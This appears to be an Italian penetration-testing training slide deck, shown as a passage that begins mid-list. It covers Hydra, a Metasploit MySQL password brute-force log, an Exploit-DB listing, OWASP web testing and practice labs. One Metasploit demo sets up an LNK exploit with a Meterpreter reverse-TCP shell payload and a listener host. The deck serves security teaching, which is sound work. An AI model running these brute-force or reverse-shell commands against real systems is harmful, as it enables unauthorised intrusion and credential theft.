- Makes the attack much faster



```

root@RumyKali:~# hydra
Hydra v7.3 (c) 2012 by van Hauser/THC & David Maciejak - for legal purposes only

Syntax: hydra [[-L LOGIN|-L FILE] [-p PASS|-P FILE]] [-C FILE] [-e nar] [-o FILE] [-t TASKS] [-M FILE] [-f TIME] [-w TIME] [-r] [-s PORT] [-x MI] [-M:CHARSET] [-SrvV6] [server service [OPT]][[services/serve[PORT]/OPT]]

Options:
  -R restore a previous aborted/crashed session
  -S perform an SSL connect
  -S PORT if the service is on a different default port, define it here
  -L LOGIN or -L FILE login with LOGIN name, or load several logins from FILE
  -p PASS or -P FILE try password PASS, or load several passwords from FILE
  -x MIN:MAX:CHARSET password brute-force generation, type "-x -h" to get help
  -e nar try "nar" null password, "-e" login as pass and/or "-" reversed login
  -u loop around users, not passwords (effective! implied with -x)
  -C FILE colon separated "login:pass" format, instead of -L/-P options
  -M FILE list of servers to be attacked in parallel, one entry per line
  -O FILE write found login/password pairs to FILE instead of stdout
  -f / -F exit when a login/pass pair is found (-M: -f per host, -F global)
  -t TASKS run TASKS number of connects in parallel (per host, default: 16)
  -w / -W TIME waittime for responses (32s) / between connects per thread
  -4 / -6 prefer IPv4 (default) or IPv6 addresses
  -v / -V verbose mode / show login/pass combination for each attempt
  -s service module usage details
  -S server the target server (use either this OR the -M option)
  -S service the service to crack. Supported protocols: afo cisco cisco-enable c
  s firebird ftp https http[s]-(head|get) http[s]-(get|post)-form http-proxy http:
  proxy-urlenum ica imap[s] irc ldap2[s] ldap3-(cram|digest|md5)[s] mssql mysql n
  p nntp oracle-listener oracle-ssi pcanywhere poms pop3[s] postproc rfb rsync s
  login rsh sip snmp snmp[s] smtp-enum smtp socks5 ssh svn teamspeak telnet[s] vnc
  vnc xmbp
  -O / -O FILE save service module and special input (use -U to see module help)
  Use HYDRA_PROXY_HTTP/HYDRA_PROXY and HYDRA_PROXY_AUTH environment for a proxy.
  Hydra is a tool to guess/crack valid login/password pairs - usage only allowed
  for legal purposes. Newest version available at http://www.thc.org/thc-hydra
  The following services were not compiled in: sapr3 oracle.

Examples:
  hydra -l john -p doe 192.168.0.1 ftp
  hydra -l user.txt -p defaultpw -S 192.168.0.1 imap PLAIN
  hydra -l admin -p pass.txt http-proxy://192.168.0.1
  hydra -C defaults.txt -6 pop3s://[fe80::2c:31ff:fe12:ac11]:143/DIGEST-MD5
root@RumyKali:~#


```



# Fase 3: HYDRA



# → DEMO ← Hydra



```
root@bt: /opt/metasploit-4.5.0
[*] 192.168.0.197:3306 MYSQL - [133/731] - Trying username:'root' with password:'122322'
[*] 192.168.0.197:3306 MYSQL - [133/731] - failed to login as 'root' with password '122322'
[*] 192.168.0.197:3306 MYSQL - [134/731] - Trying username:'root' with password:'122323'
[*] 192.168.0.197:3306 MYSQL - [134/731] - failed to login as 'root' with password '122323'
[*] 192.168.0.197:3306 MYSQL - [135/731] - Trying username:'root' with password:'122331'
[*] 192.168.0.197:3306 MYSQL - [135/731] - failed to login as 'root' with password '122331'
[*] 192.168.0.197:3306 MYSQL - [136/731] - Trying username:'root' with password:'122332'
[*] 192.168.0.197:3306 MYSQL - [136/731] - failed to login as 'root' with password '122332'
[*] 192.168.0.197:3306 MYSQL - [137/731] - Trying username:'root' with password:'122333'
[*] 192.168.0.197:3306 MYSQL - [137/731] - failed to login as 'root' with password '122333'
[*] 192.168.0.197:3306 MYSQL - [138/731] - Trying username:'root' with password:'123111'
[*] 192.168.0.197:3306 MYSQL - [138/731] - failed to login as 'root' with password '123111'
[*] 192.168.0.197:3306 MYSQL - [139/731] - Trying username:'root' with password:'123112'
[*] 192.168.0.197:3306 MYSQL - [139/731] - failed to login as 'root' with password '123112'
[*] 192.168.0.197:3306 MYSQL - [140/731] - Trying username:'root' with password:'123113'
[*] 192.168.0.197:3306 MYSQL - [140/731] - failed to login as 'root' with password '123113'
[*] 192.168.0.197:3306 MYSQL - [141/731] - Trying username:'root' with password:'123121'
[*] 192.168.0.197:3306 MYSQL - [141/731] - failed to login as 'root' with password '123121'
[*] 192.168.0.197:3306 MYSQL - [142/731] - Trying username:'root' with password:'123122'
[*] 192.168.0.197:3306 MYSQL - [142/731] - failed to login as 'root' with password '123122'
[*] 192.168.0.197:3306 MYSQL - [143/731] - Trying username:'root' with password:'123123'
[*] 192.168.0.197:3306 MYSQL - [143/731] - failed to login as 'root' with password '123123'
[*] 192.168.0.197:3306 MYSQL - [144/731] - Trying username:'root' with password:'123131'
[*] 192.168.0.197:3306 MYSQL - [144/731] - failed to login as 'root' with password '123131'
[*] 192.168.0.197:3306 MYSQL - [145/731] - Trying username:'root' with password:'123132'
[*] 192.168.0.197:3306 MYSQL - [145/731] - failed to login as 'root' with password '123132'
[*] 192.168.0.197:3306 MYSQL - [146/731] - Trying username:'root' with password:'123133'
[*] 192.168.0.197:3306 MYSQL - [146/731] - failed to login as 'root' with password '123133'
[*] 192.168.0.197:3306 MYSQL - [147/731] - Trying username:'root' with password:'123211'
[*] 192.168.0.197:3306 MYSQL - [147/731] - failed to login as 'root' with password '123211'
[*] 192.168.0.197:3306 MYSQL - [148/731] - Trying username:'root' with password:'123212'
[*] 192.168.0.197:3306 MYSQL - [148/731] - failed to login as 'root' with password '123212'
[*] 192.168.0.197:3306 MYSQL - [149/731] - Trying username:'root' with password:'123213'
[*] 192.168.0.197:3306 MYSQL - [149/731] - failed to login as 'root' with password '123213'
[*] 192.168.0.197:3306 MYSQL - [149/731] - Trying username:'root' with password:'123221'
[*] 192.168.0.197:3306 MYSQL - [149/731] - failed to login as 'root' with password '123221'
[*] 192.168.0.197:3306 MYSQL - [150/731] - Trying username:'root' with password:'123222'
[*] 192.168.0.197:3306 MYSQL - [150/731] - failed to login as 'root' with password '123222'
[*] 192.168.0.197:3306 MYSQL - [151/731] - Trying username:'root' with password:'123223'
[*] 192.168.0.197:3306 MYSQL - [151/731] - failed to login as 'root' with password '123223'
[*] 192.168.0.197:3306 MYSQL - [152/731] - Trying username:'root' with password:'123223'
[*] 192.168.0.197:3306 MYSQL - [152/731] - failed to login as 'root' with password '123223'
[*] 192.168.0.197:3306 MYSQL - [153/731] - Trying username:'root' with password:'123231'
```



# Fase 3: SFRUTTARE LE VULNERABILITÀ




 The image is a screenshot of the Exploit Database website. At the top, it says 'EXPLOIT DATABASE' with a logo of a hand holding a pen. Below that, it says 'Currently Archiving 49091 Exploits' and 'Updated (CVE And Archive): Mon Jun 9 2014'. There are navigation tabs for HOME, GHDB, ABOUT, REMOTE, LOCAL, WEB, DOS, SHELLCODE, PAPERS, SEARCH, and SUBMIT. A red banner asks 'Do you want to be a Professional Penetration Tester?'. Below that, it says 'The Exploit Database' and 'The Exploit Database (EDB) - an ultimate archive of exploits and vulnerable software. A great resource for penetration testers, vulnerability researchers, and security addicts alike. Our aim is to collect exploits from submittals and mailing lists and concentrate them in one, easy to navigate database.' There is a table of 'Remote Exploits' with columns for Date, D, A, V, Description, Plat., and Author.
 

Date	D	A	V	Description	Plat.	Author
2014-06-01	✓	✓	✓	Easy File Management Web Server v1.3 - UserID Remote Buffer Overflow (RDP)	windows	Julien Ahrens
2014-02-30	✓	✓	✓	DirBSearch Dynamic Script Arbitrary Java Execution	java	metasploit
2014-05-28	✓	✓	✓	TORQUE Resource Manager 2.5.x-2.5.13 - Stack Based Buffer Overflow Stub	linux	bwall
2014-05-27	✓	✓	✓	Easy File Sharing FTP Server 3.5 - Stack Buffer Overflow	windows	superkoljman
2014-05-26	✓	✓	✓	Symantec Workspace Streaming Arbitrary File Upload	multiple	metasploit
2014-05-21	✓	✓	✓	Easy File Management Web Server 5.3 - Stack Buffer Overflow	windows	superkoljman
2014-05-21	✓	✓	✓	Easy Address Book Web Server 1.6 - Stack Buffer Overflow	windows	superkoljman

- ✓ ADESSO IL GIOCO SI FA DURO
- ✓ ABBIAMO LE POSSIBILI STRADE DI ACCESSO E DOBBIAMO VERIFICARE SE QUALCHE PORTA E' DEBOLE
- ✓ EXPLOIT DB (<https://www.exploit-db.com/>)
- ✓ METASPLOIT - DISPONIBILE SU KALI LINUX



# Fase 3: METASPLOIT



```
bash
[Metasploit]
[ metasploit v3.4.2-dev [core:3.4 api:1.0]
+ -- --[ 570 exploits - 285 auxiliary
+ -- --[ 212 payloads - 27 encoders - 8 nops
=[ svn r9925 updated today (2010.07.25)

msf > use exploit/windows/browser/ms10_xxx_windows_shell_lnk_execute
msf exploit(ms10_xxx_windows_shell_lnk_execute) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(ms10_xxx_windows_shell_lnk_execute) > set LHOST 192.168.254.1
LHOST => 192.168.254.1
msf exploit(ms10_xxx_windows_shell_lnk_execute) > exploit
Exploit running as background job.
msf exploit(ms10_xxx_windows_shell_lnk_execute) >
Started reverse handler on 192.168.254.1:4444

Send vulnerable clients to \\172.19.131.162\WggRCvFe\
Or, get clients to save and render the icon of http://<your host>/<anything>.lnk


Using URL: http://0.0.0.0:80/
Local IP: http://172.19.131.162:80/
Server started.

msf exploit(ms10_xxx_windows_shell_lnk_execute) >
msf exploit(ms10_xxx_windows_shell_lnk_execute) >
msf exploit(ms10_xxx_windows_shell_lnk_execute) >
Sending UNC redirect to 192.168.254.128:1242 ...
Sending UNC redirect to 192.168.254.128:1242 ...
Responding to WebDAV OPTIONS request from 172.19.131.162:32223
Received WebDAV PROPFIND request from 172.19.131.162:32223 /WggRCvFe
Sending 301 for /WggRCvFe ...
```



→ DEMO ←

# Metasploit vs Windows XP



# Fase 3: OUTSIDE PENTEST - INSIDE PENTEST



- ✓ OUTSIDE PENTEST SI ESEGUE TRAMITE COLLEGAMENTO INTERNET E LAVORA A LIVELLO 3 DELLO STACK TCP/IP
- ✓ INSIDE PENTEST : ACCESSO FISICO ALLA RETE DEL CLIENTE
- ✓ POSSIBILITA' DI LAVORARE A LIVELLO 2 (MAC ADDRESS)
- ✓ ETTERCAP
- ✓ TRAFFICO IN CHIARO
- ✓ ESEMPIO SU RETE WIFI DI HOTEL
- ✓ ECOMMERCE – modifica parametri da form HTTP



# WEB APPLICATION PENTESTING

The screenshot shows the Help Net Security website. The main article is titled "25% of web apps still vulnerable to eight of the OWASP Top Ten" by Help Net Security, dated February 14, 2017. The article text states: "69 percent of web applications are plagued by vulnerabilities that could lead to sensitive data exposure, and 55 percent by cross-site request forgery flaws, the results of a security research project on web application vulnerabilities by Contrast Security revealed." Below the text is an image of two tangled tree roots. The website also features a sidebar with various news items and a "What's New" section with a "RANSOMWARE" article titled "Russian-speaking cybercriminals created over 75% of all crypto ransomware".

- [A1 Injection](#)
- [A2 Broken Authentication and Session Management](#)
- [A3 Cross-Site Scripting \(XSS\)](#)
- [A4 Insecure Direct Object References](#)
- [A5 Security Misconfiguration](#)
- [A6 Sensitive Data Exposure](#)
- [A7 Missing Function Level Access Control](#)
- [A8 Cross-Site Request Forgery \(CSRF\)](#)
- [A9 Using Components with Known Vulnerabilities](#)
- [A10 Unvalidated Redirects and Forwards](#)

✓ [https://www.owasp.org/index.php/Category:OWASP\\_Top\\_Ten\\_Project](https://www.owasp.org/index.php/Category:OWASP_Top_Ten_Project)



Mediasecure

# WEB APPLICATION PENTESTING



- ✓ ANALIZZARE UNA APPLICAZIONE WEB E SCOPRIRE I DIFETTI
- ✓ BISOGNA CONOSCERE I LINGUAGGI E PROTOCOLLI WEB PER CAPIRE DOVE SI POTREBBE ANNIDARE L'ERRORE DEL PROGRAMMATORE
- ✓ 2 OTTIMI STRUMENTI PER EFFETTUARE TEST DI SICUREZZA DELLE APPLICAZIONI WEB
- ✓ BURP SUITE
- ✓ OWASP ZAP



# COME CI SI ALLENA?




- ✓ CREARE UN LABORATORIO CON SISTEMI VULNERABILI
- ✓ SITI CON SOFTWARE DA UTILIZZARE PER TEST
- ✓ TRAINING ONLINE
- ✓ PENTEST WEBSITES
- ✓ YOUTUBE
- ✓ OWASP VULNERABLE WEB APPS DIRECTORY  
([https://www.owasp.org/index.php/OWASP\\_Vulnerable\\_Web\\_Applications\\_Directory\\_Project/Pages/VMs](https://www.owasp.org/index.php/OWASP_Vulnerable_Web_Applications_Directory_Project/Pages/VMs))



# → DEMO ←

## Ambiente DVWA



# E ADESSO METTIAMOCI A STUDIARE...



- ✓ CIBRARY ([www.cibrary.it](http://www.cibrary.it))
- ✓ ELEARNSecurity ([www.elearnsecurity.it](http://www.elearnsecurity.it))
- ✓ SANS INSTITUTE ([www.sans.org](http://www.sans.org))



***Mediasecure***